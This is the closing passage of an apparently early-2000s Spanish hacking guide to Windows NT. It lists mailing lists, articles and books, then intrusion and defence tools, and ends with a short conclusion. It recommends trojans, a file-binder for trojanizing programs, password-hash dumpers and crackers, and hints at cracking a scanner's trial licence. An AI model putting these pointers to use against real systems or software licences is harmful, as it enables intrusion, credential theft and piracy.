- Nota: todos los mensajes que se deben mandar para subscribirse a las siguientes listas de correo deben ser en texto sin formato y sin asunto.

En español:

- [32] Lista de argo.  
Para subscribirse: Mail a majordomo@argo.es con el siguiente texto en el cuerpo del mensaje: "subscribe hacking".

En ingles:

- [33] Bugtraq.  
Para subscribirse: Mail a listserv@securityfocus.com con el siguiente texto en el cuerpo del mensaje: "subscribe bugtraq nombre apellido".
- [34] NT Bugtraq.  
Para subscribirse: Mail a listserv@listserv.ntbugtraq.com con el siguiente texto en el cuerpo del mensaje: "subscribe ntbugtraq nombre apellido".
- [35] NT Security.  
Para subscribirse: Mail a majordomo@iss.net con el siguiente texto en el cuerpo del mensaje: "subscribe ntsecurity tu email".

#### [ 25.3 - Grupos de noticias ]

-----

- [36] Una-al-dia.  
Grupo de noticias de hispasec (<http://www.hispasec.com>) que cada dia manda una noticia referente a las novedades sobre seguridad informatica que han acontecido.

#### [ 25.4 - Demas documentos en la red ]

-----

- [37] + Titulo: "Hacking NT"  
+ Autor: Chessy.  
+ Localizable en: <http://www.set-ezine.org>  
+ Comentarios: Un documento regio, totalmente indispensable.
- [38] + Titulo: "Hackejar Windows NT amb acces fisic a la maquina"  
+ Autor: Alex Castan Salinas.  
+ Localizable en: <http://www.sindominio.net/cathack>  
+ Comentarios: Un muy buen documento que explica detalladamente los metodos de hackeo fisico a NT.
- [39] + Titulo: "Significado de NetBIOS"  
+ Autor: {CyBoRg}  
+ Localizable en: <http://www.jjf.org>  
+ Comentarios: Un buen texto sobre NetBIOS que no deberiais pasar por alto.
- [40] + Titulo: "Mi amigo el IIS"  
+ Autor: ThEye  
+ Localizable en: [http://fye\\_ezine.vicio.org](http://fye_ezine.vicio.org)  
+ Comentarios: Estupendo documento que explica las opciones de IIS, sus peculiariades, etc. De recomendada lectura.
- [42] + Titulo: "Windows NT para Dummies"  
+ Autor: PlaXiuS  
+ Localizable en: <http://www.cd1r.org>  
+ Comentarios: Para aquellos que empiecen a adentrarse en el mundo de NT desde 0, encontraran aqui una valiosa referencia.
- [43] + Titulo: "Como crear un servidor seguro con Windows NT"  
+ Autor: PlaXiuS

- + Localizable en: <http://www.cdlnr.org>
  - + Comentarios: Aqui se explica detalladamente como proteger un poquito mas nuestro servidor NT. Bastante completito.
- [44] + Titulo: "Como hackear servidores NT a traves de Internet"
- + Autor: PlaXiuS
  - + Localizable en: <http://www.cdlnr.org>
  - + Comentarios: Un texto bastante majo que trata algunas tecnicas de intrusion a NT a traves de internet.
- [45] + Titulo: "Understanding Microsoft Proxy Server 2.0"
- + Autor: NeonSurge
  - + Localizable en: <http://rhino9.abbyss.com>
  - + Comentarios: Un documento muy ilustrativo sobre Microsoft Proxy Server 2.0. Muy bueno. En ingles.
- [46] + Titulo: "IIS - Internet Information Server"
- + Autor: Nw2o
  - + Localizable en: <http://www.digitalrebel.net>
  - + Comentarios: Este documento explica algunas de las vulnerabilidades de IIS. Bastante logrado.
- [47] + Titulo: "Webeando con NETBIOS"
- + Autor: OFaDOWN
  - + Localizable en: [http://fye\\_ezine.vicio.org](http://fye_ezine.vicio.org)
  - + Comentarios: Se explica un poco el funcionamiento de NetBIOS, como atacarlo via NAT, y algunos comandos net.
- [48] + Titulo: "Politiclas del Windows NT"
- + Autor: EndlessRoad
  - + Localizable en: <http://warpedreality.com/inet>
  - + Comentarios: Un breve pero muy interesante texto sobre las politicas de NT. De obligada lectura.
- [49] + Titulo: "Mi amigo el registro"
- + Autor: Arcangnet
  - + Localizable en: <http://www.cdlnr.org>
  - + Comentarios: Un texto muy logrado sobre la estructura del registro y sus adentros.
- [50] + Titulo: "Las posibilidades de Windows NT -primera parte-"
- + Autor: Azum Lord
  - + Localizable en: <http://raza-mexicana.org/raregazz/>
  - + Comentarios: Un documento que servira de guia para aquellos que no sepan algunas de las acciones que Windows NT permite hacer.
- [51] + Titulo: "Las posibilidades de Windows NT -segunda parte-"
- + Autor: Azum Lord
  - + Localizable en: <http://raza-mexicana.org/raregazz/>
  - + Comentarios: Esta vez se muestran las posibilidades de hackeo a un NT.
- [52] + Titulo: "Seguridad en Windows NT"
- + Autor: Mr.Nexus
  - + Localizable en: <http://www.cdlnr.org>
  - + Comentarios: Un completo texto que explica la mayor parte de metodos de hackeo a un NT, tanto fisica como remota. De muy recomendada lectura.
- [53] + Titulo: "Microsoft Proxy Server 2.0"
- + Autor: Taker
  - + Localizable en: <http://www.cdlnr.org>
  - + Comentarios: Un completo texto sobre el Ms Proxy Server 2.0. Para aquellos que no pueden leer el texto de NeonSurge por su idioma, o que quieren ampliar sus conocimientos.

- [54] + Titulo: "NTFS"  
+ Autor: Falken  
+ Localizable en: <http://www.set-ezine.org>  
+ Comentarios: Un buen texto que explica la estructura del NTFS de forma clara. Muy recomendable.
- [55] + Titulo: "A \*REAL\* NT Rootkit, patching the NT Kernel"  
+ Autor: Greg Hoglund  
+ Localizable en: <http://phrack.infonexus.com/search.phtml?view&article=p55-5>  
+ Comentarios: Un estupendo documento sobre como programar tus propios Rootkits. Trata de cerca el kernel de NT, el modo protegido del i386, etc. No tiene desperdicio. En ingles.
- [56] + Titulo: "a Quick nT Interrogation Probe (QTIP)"  
+ Autor: twitch  
+ Localizable en: <http://phrack.infonexus.com/search.phtml?view&article=p52-10>  
+ Comentarios: Gran documento sobre las sesiones nullas de Windows NT y la tremenda informacion que a partir de este se puede subsacar... incluye codigo fuente de un programa que pone en practica lo dicho en el articulo para sacar listas de usuarios de un sistema, recursos compartidos, etc. En ingles.
- [57] + Titulo: "NT Security - Frequently Asked Questions"  
+ Autor: Dan Shearer, David LeBlanc, Larry Buickel, Mikko Hermann, Hypponen, Patrik Carlsson, Paul Ashton, Carl Byington, Ondrej Holas.  
+ Localizable en: <http://www.it.kth.se/rom/ntsec.html>  
+ Comentarios: Un documento totalmente imprescindible... En ingles.
- [58] + Titulo: "Windows NT Deconstruction Tactics"  
+ Autor: vacuum  
+ Localizable en: <http://packetstorm.securify.com/NT/docs/NTexploits.txt>  
+ Comentarios: Un muy buen texto que recorre distintos metodos de hack a NT. En ingles.
- [59] + Titulo: "Windows NT Vulnerabilities Version 2"  
+ Autor: Vacuum y Chame|eon  
+ Localizable en: <http://www.technotronic.com>  
+ Comentarios: Version ampliada del anterior documento. Muy completo. En ingles.
- [60] + Titulo: "Cracking NT Passwords"  
+ Autor: Nihil  
+ Localizable en: <http://phrack.infonexus.com/search.phtml?view&article=p50-8>  
+ Comentarios: Un documento muy logrado acerca de como crackear los passwords de NT. En el se explican tecnicas de programacion para ello, entre otras cosas. Incluye codigo fuente de su programa para crackear las SAM. En ingles.
- [61] + Titulo: "Win32 Buffer Overflows (Location, Exploitation and Prevention)"  
+ Autor: dark spyrit  
+ Localizable en: <http://phrack.infonexus.com/search.phtml?view&article=p55-15>  
+ Comentarios: Pedazo de documento, en el que se explica la programacion de BOFS para NT. Es una de las guias de BOFS en NT mas completa. En ingles.

- [62] + Titulo: "Aprovechando Buffer Overflows en Windows NT 4"  
+ Autor: Mnemonix  
+ Localizable en: <http://www.infowar.co.uk/mnemonix>  
+ Comentarios: Otra genialidad de texto acerca de los BOFS para NT.  
Se incluyen los ejemplos del Rasman y del Winhlp32. En ingles.
  
- [63] + Titulo: "NetBIOS: Jugando con Windows NT/2000"  
+ Autor: ZeroXT  
+ Localizable en: <http://www.networking-center.org/2500hz/zip/netbios.zip>  
+ Comentarios: Un buen texto donde se muestra informacion tecnica sobre NetBIOS, asi como un caso real de hack con las herramientas NAT, Sid2user, User2sid... muy logrado.
  
- [64] + Titulo: "Details About NULL Sessions"  
+ Autor: JD Glaser  
+ Localizable en: <http://packetstorm.securify.com/NT/docs/null.sessions.html>  
+ Comentarios: Se enseña como aprovecharnos de las sesiones nulas de NT para sacar informacion interesante. Se incluye el codigo fuente de un programa que saca el verdadero nombre de la cuenta de administrador. En ingles.
  
- [65] + Titulo: "Securing IIS by breaking"  
+ Autor: Mount Ararat Blossom  
+ Localizable en: <http://www.securityfocus.com/templates/archive.pike?list=2&mid=140239>  
+ Comentarios: Un muy completo texto sobre el hackeo a IIS. Trata la gran mayoria de bugs para IIS. Excelente. En ingles.
  
- [66] + Titulo: "Hacking MS SQL Servers for fun & profit"  
+ Autor: Mount Ararat Blossom  
+ Localizable en: <http://www.securityfocus.com/templates/archive.pike?list=101&mid=144598>  
+ Comentarios: Gran texto que explica como hackear servidores SQL de forma remota. Muy bueno. En ingles.
  
- [67] + Titulo: "Windows NT Security Identifiers"  
+ Autor: Mnemonix  
+ Localizable en: <http://packetstorm.securify.com/NT/docs/sid.htm>  
+ Comentarios: Buen texto que explica los identificadores de seguridad de NT, asi como ejemplos del uso de user2sid y sid2user. En ingles.
  
- [68] + Titulo: "Nt Web server - Security Issues"  
+ Autor: La empresa "Telemark Systems"  
+ Localizable en: <http://www.telemark.net/~randallg/ntsecure.htm>  
+ Comentarios: Muy buen texto sobre como proteger tu servidor web NT. Altamente recomendable. En ingles.
  
- [69] + Titulo: "The Unofficial NT Hack FAQ"  
+ Autor: Simple Nomad  
+ Localizable en: <http://www.nmrc.org/faqs/nt/>  
+ Comentarios: Un completisimo FAQ acerca del hack a NT. Realmente muy logrado. En ingles.
  
- [70] + Titulo: "Active Directory"  
+ Autor: kamborio  
+ Localizable en: [http://www.networking-center.org/logs/2000/l24\\_06\\_2000.zip](http://www.networking-center.org/logs/2000/l24_06_2000.zip)  
+ Comentarios: Charla en la que se explica que es y para que sirve el Active Directory, elemento estrella de Windows 2000.
  
- [71] + Titulo: "Active Directory 2"  
+ Autor: satch



- + Localizable en: <http://www.networking-center.org/logs/2000/AD2-satch-%5B25-11-2000%5D-Log.zip>
  - + Comentarios: Charla que profundiza mas en Active Directory.
- [72] + Titulo: "Servidores Telnet bajo W2K"
- + Autor: kamborio
  - + Localizable en: [http://www.networking-center.org/logs/2000/l20\\_05\\_2000.zip](http://www.networking-center.org/logs/2000/l20_05_2000.zip)
  - + Comentarios: Una buena charla que enseña la administracion de los servidores telnet de Windows 2000.
- [73] + Titulo: "Migracion de Windows NT a Windows 2000"
- + Autor: satch
  - + Localizable en: [http://www.networking-center.org/logs/2000/l08\\_04\\_2000.zip](http://www.networking-center.org/logs/2000/l08_04_2000.zip)
  - + Comentarios: Aqui se nos muestran las diferencias mas significativas que hay entre NT4 y W2K. Muy interesante.
- [74] + Titulo: "Windows 2000. Administracion"
- + Autor: kamborio
  - + Localizable en: [http://www.networking-center.org/logs/2000/l29\\_04\\_2000.zip](http://www.networking-center.org/logs/2000/l29_04_2000.zip)
  - + Comentarios: Una charla muy interesante sobre la administracion de W2K. Recomendada.
- [75] + Titulo: "Hacking BIOS"
- + Autor: Alex Castan Salinas
  - + Localizable en: <http://www.sindominio.net/cathack>
  - + Comentarios: Un muy buen texto acerca de como hackear la BIOS. Realmente muy interesante.

#### [ 25.5 - Bibliografia ]

-----

- [76] + Titulo: "A prueba de Hackers"
- + Autor/a: Lars Klander
  - + Editorial: Anaya multimedia
  - + ISBN: 84-415-0582-9
  - + Comentarios: Un buen libro que engloba varios aspectos sobre seguridad informatica, entre ellos la seguridad en NT. Se dedican 36 paginas la seguridad en NT. Breve pero intenso. Recomendado.
- [77] + Titulo: "Hackers. Secretos y soluciones para la seguridad de redes"
- + Autor/a: Stuart McClure, Joel Sambray y George Kurtz.
  - + Editorial: McGraw-Hill.
  - + ISBN: 84-481-2786-2
  - + Comentarios: Un muy buen libro que trata los distintos pasos que se suelen llevar a cabo antes de una intrusion. Incluye 61 paginas sobre hack a NT, 17 paginas sobre hack a W2K, y 21 paginas sobre hack a Windows 95/98. Un libro muy completo, recomendado.
- [78] + Titulo: "Windows 2000 Server. Administracion y control"
- + Autor/a: Kenneth L. Spencer, Marcus Goncalves.
  - + Editorial: Prentice Hall.
  - + ISBN: 84-481-2786-2
  - + Comentarios: Un bien libro sobre como administrar una maquina con W2K Server. Explica detalladamente las novedades que incorpora respecto a NT 4.0. Merece la pena.

#### [ 25.6 - Herramientas ]

-----

- [79] Back Oriffice: Uno de los mejores troyanos para NT. Ademàs es free source. Puedes bajarlo desde la web de cDc:  
<http://www.cultdeadcow.com>.
- [80] BlackICE Pro: Herramienta IDS. Puedes bajarlo en <http://www.netice.com>
- [81] BootAdmin: Sencilla aplicacion que permite apagar las maquinas NT en las cuales tengas privilegios de administrador o de alguna cuenta que permita apagar una maquina NT remotamente. Lo podras encontrar en: <http://www.bhs.com>.
- [82] Centrax: Herramienta IDS. Disponible en <http://www.cybersafe.com>
- [83] CyberCop Server: Herramienta IDS. Disponible en <http://www.nai.com>
- [84] Desktop Sentry: Herramienta IDS. Disponible en  
<http://www.ntobjectives.com>
- [85] DumpACL: Buena herramienta que enumera los servicios y controladores activos en el sistema, aparte de poder comprobar los permisos en el registro, sus recursos compartidos, etc. Disponible en  
<http://38.15.19.115/ftp/dumpacli.zip>
- [86] eLiTeWrap: Herramienta para fusionar dos o mas archivos en uno, pudiendo troyanizar aplicaciones facil y rapidamente. La puedes descargar desde  
<http://www.multimania.com/trojanbuster/elite.zip>
- [87] Essential NetTools: Una estupenda herramienta que permite enumerar mucha informacion del sistema objetivo, de manera visual. Se encuentra en  
<ftp://ftp.tamos.com/esstls2.zip>
- [88] Grinder: Buen programa para enumerar las paginas web/scripts de una maquina. Disponible en <http://>
- [89] Intact: Herramienta IDS. Localizable en  
<http://www.pedestalsoftware.com>
- [90] Intrude Alert: Herramienta IDS. Disponible en <http://www.axent.com>
- [91] Kane Security Monitor: Herramienta IDS. La podras localizar en  
<http://www.securitydynamics.com>
- [92] Legion: Enumera los recursos compartidos de una o varias maquinas, ya que escanea rangos de IP de clase C. Puedes descargarlo desde <http://www.technotronic.com/rhino9>
- [93] L0pht Crack: A mi juicio, el mejor crackeador de SAM. Lo malo es que es shareware... 15 dias de trial... te lo puedes bajar de  
<http://www.l0pht.com>
- [94] NAT: Muy buena herramienta para auditar las contraseñas de los recursos Netbios, usando ataques de diccionario. Puedes bajarla desde <ftp://ftp.technotronic.com/microsoft/nat10bin.zip>
- [95] Netbus: Troyano capaz de correr en NT... no es el mejor pero merece el que le echeis un vistazo. Se encuentra en  
<http://www.netbus.org>
- [96] Netcat: Que se puede decir de netcat que no se haya dicho ya?... la navaja suiza del tcp/ip... se puede usar perfectamente como troyano. Puedes bajarlo desde <http://www.l0pht.com/netcat>. Para los que quieran saber como usarlo, pueden encontrar un documento de hven en la web de hven, mas concretamente en  
<http://www.hven.com/ve/seguridad/netcat.txt>

- [97] Netviewx: Aplicacion para listar servidores un un dominio o grupo de trabajo ejecutando servicio determinados. Puedes bajarla en <http://www.ibt.ku.dk/jesper/NetViewX/default.htm>.
- [98] NTFSDOS: Utilidad que permite leer NTFS. Si no fuera por esta herramienta no estariais ahora leyendo esto... ante catastrofes con NT ayuda bastante. Puedes encontrarlo en <http://www.sysinternals.com>.
- [99] Pwdump2: Aplicacion que vuelva los hashes del SAM de NT del campo de contraseña, este o no Syskey activado (syskey segun Microsoft impide que se desencrypten las contraseñas... humm...). Trae importantes mejoras respecto a su version anterior, que podreis encontrar en <http://www.webspan.net/~ntas/pwdump2/> , donde en la parte inferior tendreis los links a las dos versiones de Pwdump2.
- [100] RealSecure: Herramienta IDS. Puedes encontrarla en <http://www.iss.net>
- [101] Retina: Uno de los mejores escaners de vulnerabilidades en NT. Se tienen 30 dias de prueba... a no ser que logreis crackearlo, claro. Una pista, paseaos por el registro y buscad la cadena "key". Puedes bajarlo desde <http://www.eeye.com>.
- [102] Revelation: Saca los passwords en texto plano del campo de contraseña de la GUI de NT y la familia windows, los cuales cambian cada caracter por un asterisco. Esto solo funcionara en determinadas aplicaciones. Puedes encontrarlo en <http://www.snadboy.com>.
- [103] SeNtry: Herramienta IDS. Puedes encontrarla en <http://www.missioncritical.com>
- [104] SessionWall-3: Herramienta IDS. Localizable en <http://www.platinum.com>
- [105] Sid2User: Encuentra usuarios a partir del SID obtenido con User2Sid. Puedes encontrarlo en <http://www.chem.msu.su:8080/~rudnyi/NT/sid.txt>
- [106] Tripwire: Herramienta IDS. Disponible en <http://www.tripwiresecurity.com>
- [107] User2Sid: Identifica el SID de un dominio. Puedes encontrarlo en <http://www.chem.msu.su:8080/~rudnyi/NT/sid.txt>
- [108] VNC: De el hemos hablado anteriormente, asi que no hay mucho mas que decir, tan solo repetir que lo puedes encontrar en <http://www.uk.research.att.com/vnc>.

#### [ 26 - Ultimas palabras y conclusion final ]

-----

Como se ha visto a lo largo de este documento, NT posee una gran cantidad de agujeros de seguridad que pueden comprometer la integridad de todo el sistema. NT no es un sistema seguro... pero que sistema es realmente seguro? exceptuando a plan9, todavia en construccion, Windows NT es tan seguro o mas que los demas sistemas operativos de servidor que estan en el mercado. Puede que algun LINUX lover vea esta comparacion con cierto recelo, pero solo hace falta ver la seccion de vulnerabilidades de security focus para comparar. Y no, no estoy entrando en las tipicas OS Wars. Cada sistema operativo vale para algo; escoge el que mas te guste, y Carpe Diem.

Y con esta pequeña reflexion llegamos al final del documento. Espero que no se os haya hecho demasiado pesado para leer y que hayais aprendido algo con el.

\*EOF\*